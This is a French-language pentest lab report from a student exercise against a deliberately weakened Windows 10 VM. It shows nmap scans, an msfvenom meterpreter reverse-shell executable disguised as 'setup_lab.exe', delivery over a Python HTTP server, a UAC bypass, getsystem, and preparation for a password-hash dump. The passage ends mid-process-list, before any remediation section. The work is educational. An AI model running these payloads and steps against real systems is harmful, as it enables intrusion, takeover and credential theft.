Rapport de Test d'Intrusion : Exploitation de vulnérabilités Windows 10

Date du test : 31 mars 2026

Opérateur : Carine

Cible : Windows 10 v.2004 (192.168.1.41)

Attaquant : Kali Linux (192.168.1.84)

Sommaire

1. Introduction et Objectifs……3

- 1.1 Contexte du projet
- 1.2 Objectifs pédagogiques et techniques

2. Méthodologie et Architecture……..4-5

- 2.1 Architecture du Laboratoire (Environnement virtualisé)
- 2.2 Préparation de la Cible (Hardening Inversé)

3. Phase de Reconnaissance……6-7

- 3.1 Scan de découverte
- 3.2 Analyse des services ouverts

4. Phase d'Exploitation……8-11

- 4.1 Création et livraison de la charge utile (Payload)
- 4.2 Prise de contrôle

5. Post-Exploitation et Analyse des Privilèges……12-16

- 5.1 Élévation de privilèges
- 5.2 Exfiltration des secrets (Hashdump)
- 5.3 Cassage de mots de passe (Cracking)

6. Synthèse et Remédiations……17

7. Conclusion……18

1. Introduction et Objectifs

1.1 Contexte du projet

Ce laboratoire s'inscrit dans une démarche de test d'intrusion (pentest) contrôlé. L'objectif principal est d'identifier, d'exploiter et d'analyser des vulnérabilités critiques sur un système Windows 10.

1.2 Objectifs pédagogiques et techniques

Au-delà de l'exploitation technique, ce projet vise à :

- Comprendre la chaîne d'attaque (Cyber Kill Chain).
- Analyser l'impact d'une configuration de sécurité défaillante.
- Proposer des mesures de remédiation adaptées aux failles découvertes.


2. Méthodologie et Architecture

2.1 Architecture du Laboratoire

L'infrastructure est déployée en environnement virtualisé (VirtualBox) en mode **Accès par pont** (Bridged Networking) pour isoler les flux tout en permettant une communication directe entre l'attaquant et la cible.

Architecture du Laboratoire :

- Kali Linux → Attaquant
- Windows → Cible



Configuration technique :

Élément	Détail
OS Attaquant	Kali Linux
OS Cible	Windows vulnérable
Réseau	Bridged
IP Kali	192.168.1.84
IP Windows	192.168.1.41

2.2 Préparation de la Cible (Hardening Inversé)

Afin de simuler un environnement dont les défenses ont été compromises ou omises (contexte pédagogique), les actions suivantes ont été appliquées :

- Neutralisation de Windows Defender : Autorisation des charges utiles non signées.
- Désactivation du Pare-feu : Libre circulation des flux réseaux (Reverse Shell).
- Abaissement de l'UAC : Facilitation de l'élévation de privilèges.
- Faiblesse des Identifiants : Création d'un compte utilisateur avec un mot de passe simple.

3. Phase de Reconnaissance

3.1 Scan de découverte

L'utilisation de Nmap a permis de confirmer la présence de la cible sur le réseau local.

```
┌──(root㉿carine)-[/home/carine]
└─# nmap -sn 192.168.1.0/24
```

```
Nmap scan report for Oprekin-PC (192.168.1.41)
Host is up (0.00076s latency).
MAC Address: 08:00:27:ED:63:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

- Commande : nmap -sn 192.168.1.0/24
- Cible identifiée : 192.168.1.41 (Oprekin-PC)

3.2 Analyse des services ouverts

Un scan complet des ports TCP révèle des vecteurs d'attaque potentiels :

```
┌──(root㉿carine)-[/home/carine]
└─# nmap -sS -p- 192.168.1.41
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 22:57 CEST
Nmap scan report for Oprekin-PC (192.168.1.41)
Host is up (0.00061s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
5357/tcp  open  wsdapi
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
49671/tcp open  unknown
MAC Address: 08:00:27:ED:63:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 25.78 seconds
```

- Port 445 (SMB) : Partage de fichiers, vecteur classique d'exploitation.
- Port 3389 (RDP) : Bureau à distance.
- Port 135 (MSRPC) : Service de communication RPC.

On peut faire un scan qui va nous permettre de connaître le nom NetBios de la machine avec l'outil nbtscan :

```
┌──(root㉿carine)-[/home/carine]
└─# nbtscan 192.168.1.41
Doing NBT name scan for addresses from 192.168.1.41

IP address       NetBIOS Name     Server    User             MAC address
-----------------------------------------------------------------------------
192.168.1.41     CARINE           <server>  <unknown>        08:00:27:ed:63:5f
```

Je vais maintenant utiliser une commande NMAP pour voir les vulnérabilités :

```
┌──(root㉿carine)-[/home/carine]
└─# nmap --script vuln 192.168.1.41
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 23:01 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for Oprekin-PC (192.168.1.41)
Host is up (0.0026s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
5357/tcp open  wsdapi
MAC Address: 08:00:27:ED:63:5F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

Nmap done: 1 IP address (1 host up) scanned in 66.00 seconds
```

4. Phase d'Exploitation

4.1 Création et livraison de la charge utile (Payload)

Un cheval de Troie a été généré via MSFvenom pour établir une connexion inversée.


```
┌──(root㉿carine)-[/home/carine]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.84 LPORT=4444 -f exe > setup_lab.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7680 bytes
```


- Payload : windows/x64/meterpreter/reverse_tcp
- Vecteur : Fichier exécutable setup_lab.exe transféré via un serveur HTTP temporaire en Python.


```
┌──(root㉿carine)-[/home/carine]
└─# msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
# cowsay++
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.84
LHOST => 192.168.1.84
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
```


Transférer et Exécuter sur Windows 10 :

```
┌──(root㉿carine)-[/home/carine]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```




Directory listing for /
192.168.1.84/
Directory listing for /
.bash_logout
.bashrc
.bashrc.original
.BurpSuite/
.cache/
.config/
.dmrc
.face
.face.icon@
.gnupg/
.ICEauthority
.java/
.john/
.local/
.mozilla/
.msf4/
.pki/
.profile
.ssh/
.sudo_as_admin_successful
.vboxclient-clipboard-tty7-control.pid
.vboxclient-clipboard-tty7-service.pid
.vboxclient-draganddrop-tty7-control.pid
.vboxclient-draganddrop-tty7-service.pid
.vboxclient-hostversion-tty7-control.pid
.vboxclient-seamless-tty7-control.pid
.vboxclient-seamless-tty7-service.pid
.vboxclient-vmsvga-session-tty7-control.pid
.vboxclient-vmsvga-session-tty7-service.pid
.wpscan/
Directory listing for...
Réseau
23:29
31/03/2026


Directory listing for /
192.168.1.84/
.john/
.local/
.mozilla/
.msf4/
.pki/
.profile
.ssh/
.sudo_as_admin_successful
.vboxclient-clipboard-tty7-control.pid
.vboxclient-clipboard-tty7-service.pid
.vboxclient-draganddrop-tty7-control.pid
.vboxclient-draganddrop-tty7-service.pid
.vboxclient-hostversion-tty7-control.pid
.vboxclient-seamless-tty7-control.pid
.vboxclient-seamless-tty7-service.pid
.vboxclient-vmsvga-session-tty7-control.pid
.vboxclient-vmsvga-session-tty7-service.pid
.wpscan/
.Xauthority
.xsession-errors
.xsession-errors.old
.zprofile
.zsh_history
.zshrc
Bureau/
Documents/
Images/
Modèles/
Musique/
Public/
setup_lab.exe
slowloris/
Que voulez-vous faire avec setup_lab.exe (7.5 Ko)?
Provenance : 192.168.1.84
Exécuter
Enregistrer
Annuler
Directory listing for...
Réseau
23:30
31/03/2026



4.2 Prise de contrôle

Dès l'exécution du fichier sur la cible, une session Meterpreter est ouverte, offrant un contrôle à distance sur le système.

```
┌──(root㉿carine)-[/home/carine]
└─# msfconsole
Metasploit tip: After running db_nmap, be sure to check out the result
of hosts and services
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||----w|| *


       =[ metasploit v6.4.99-dev                          ]
+ -- --=[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads     ]
+ -- --=[ 433 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.1.84
LHOST => 192.168.1.84
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.84:4444
[*] Sending stage (230982 bytes) to 192.168.1.41
[*] Meterpreter session 1 opened (192.168.1.84:4444 -> 192.168.1.41:49750) at 2026-03-31 23:21:22 +0200

meterpreter >
```

5. Post-Exploitation et Analyse des Privilèges

5.1 Élévation de privilèges

L'accès initial étant limité à l'utilisateur carine, le module bypassuac_fodhelper a été utilisé pour contourner le contrôle de compte d'utilisateur.

Collecte d'informations (Reconnaissance interne) :

sysinfo : Pour confirmer l'architecture et la version précise de l'OS.


```
meterpreter > sysinfo
Computer        : CARINE
OS              : Windows 10 2004 (10.0 Build 19041).
Architecture    : x64
System Language : fr_FR
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

getuid : Pour voir avec quels privilèges tu tournes. (Tu verras probablement ton nom d'utilisateur Windows).

```
meterpreter > getuid
Server username: CARINE\carine
meterpreter >
```

screenshot : Pour prendre une photo en temps réel du bureau de la victime. Le fichier sera enregistré dans /home/carine/.

```
meterpreter > screenshot
Screenshot saved to: /home/carine/vMebwrND.jpeg
meterpreter >
```



Élévation de Privilèges (Devenir Admin) :

```
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: All pipe instances are busy. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
[-] Named Pipe Impersonation (PrintSpooler variant)
[-] Named Pipe Impersonation (EFSRPC variant - AKA EfsPotato)
meterpreter > background
[*] Backgrounding session 1 ...
msf exploit(multi/handler) > 
```

Mettre la session actuelle en arrière-plan.

Utiliser un module de contournement d'UAC :

```
msf exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/bypassuac_fodhelper) > set SESSION 1
SESSION => 1
msf exploit(windows/local/bypassuac_fodhelper) > sessions

Active sessions
===============

  Id  Name  Type                     Information             Connection
  --  ----  ----                     -----------             ----------
  1         meterpreter x64/windows  CARINE\carine @ CARINE  192.168.1.84:4444 -> 192.168.1.41:49766 (192.168.1.41)

msf exploit(windows/local/bypassuac_fodhelper) > set LHOST 192.168.1.84
LHOST => 192.168.1.84
msf exploit(windows/local/bypassuac_fodhelper) > run
[*] Started reverse TCP handler on 192.168.1.84:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[!] UAC set to DoNotPrompt - using ShellExecute "runas" method instead
[*] Uploading yxhLxOgIX.exe - 7168 bytes to the filesystem ...
[*] Executing Command!
[*] Sending stage (188998 bytes) to 192.168.1.41
[*] Meterpreter session 2 opened (192.168.1.84:4444 -> 192.168.1.41:49768) at 2026-03-31 23:41:22 +0200

meterpreter > 
```

Devenir SYSTEM :

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Une fois que c'est fait, vérifier ton identité :

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter >
```

- Résultat : Passage du contexte utilisateur au privilège suprême AUTORITÉ NT\Système.

5.2 Exfiltration des secrets (Hashdump)

Après migration dans le processus lsass.exe, les hashs de mots de passe de la base SAM ont été extraits.

Phase de "Butin" (Post-Exploitation) :

Vider la base de données des mots de passe :

```
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: Incorrect function.
meterpreter >
```

Migrer vers un processus Système :

Pour que hashdump fonctionne, tu dois "habiter" un processus qui appartient réellement à SYSTEM (comme lsass.exe ou services.exe).

```
meterpreter > ps

Process List
============

 PID   PPID  Name                      Arch  Session  User                      Path
 ---   ----  ----                      ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System                    x64   0
 8     592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 92    4     Registry                  x64   0
 272   592   svchost.exe               x64   0        AUTORITE NT\SERVICE R◆◆SEAU  C:\Windows\System32\svchost.exe
 288   4     smss.exe                  x64   0
 340   592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 384   376   csrss.exe                 x64   0
 456   448   csrss.exe                 x64   1
 460   592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
 476   376   wininit.exe               x64   0
 520   448   winlogon.exe              x64   1        AUTORITE NT\Syst◆◆me         C:\Windows\System32\winlogon.exe
 564   592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
 592   476   services.exe              x64   0
 604   476   lsass.exe                 x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\lsass.exe
 688   564   ctfmon.exe                x64   1        CARINE\carine                C:\Windows\System32\ctfmon.exe
 708   592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
 728   476   fontdrvhost.exe           x64   0        Font Driver Host\UMFD-0      C:\Windows\System32\fontdrvhost.exe
 736   520   fontdrvhost.exe           x64   1        Font Driver Host\UMFD-1      C:\Windows\System32\fontdrvhost.exe
 824   592   svchost.exe               x64   0        AUTORITE NT\SERVICE R◆◆SEAU  C:\Windows\System32\svchost.exe
 908   520   dwm.exe                   x64   1        Window Manager\DWM-1         C:\Windows\System32\dwm.exe
 1068  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 1112  592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
 1452  4     Memory Compression        x64   0
 1484  592   svchost.exe               x64   0        AUTORITE NT\SERVICE R◆◆SEAU  C:\Windows\System32\svchost.exe
 1544  592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
 1556  708   RuntimeBroker.exe         x64   1        CARINE\carine                C:\Windows\System32\RuntimeBroker.exe
 1568  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 1592  592   svchost.exe               x64   0        AUTORITE NT\SERVICE R◆◆SEAU  C:\Windows\System32\svchost.exe
 1596  3404  MicrosoftEdgeSH.exe       x64   1        CARINE\carine                C:\Windows\System32\MicrosoftEdgeSH.exe
 1644  592   svchost.exe               x64   0        AUTORITE NT\SERVICE LOCAL    C:\Windows\System32\svchost.exe
 1748  592   svchost.exe               x64   0        AUTORITE NT\Syst◆◆me         C:\Windows\System32\svchost.exe
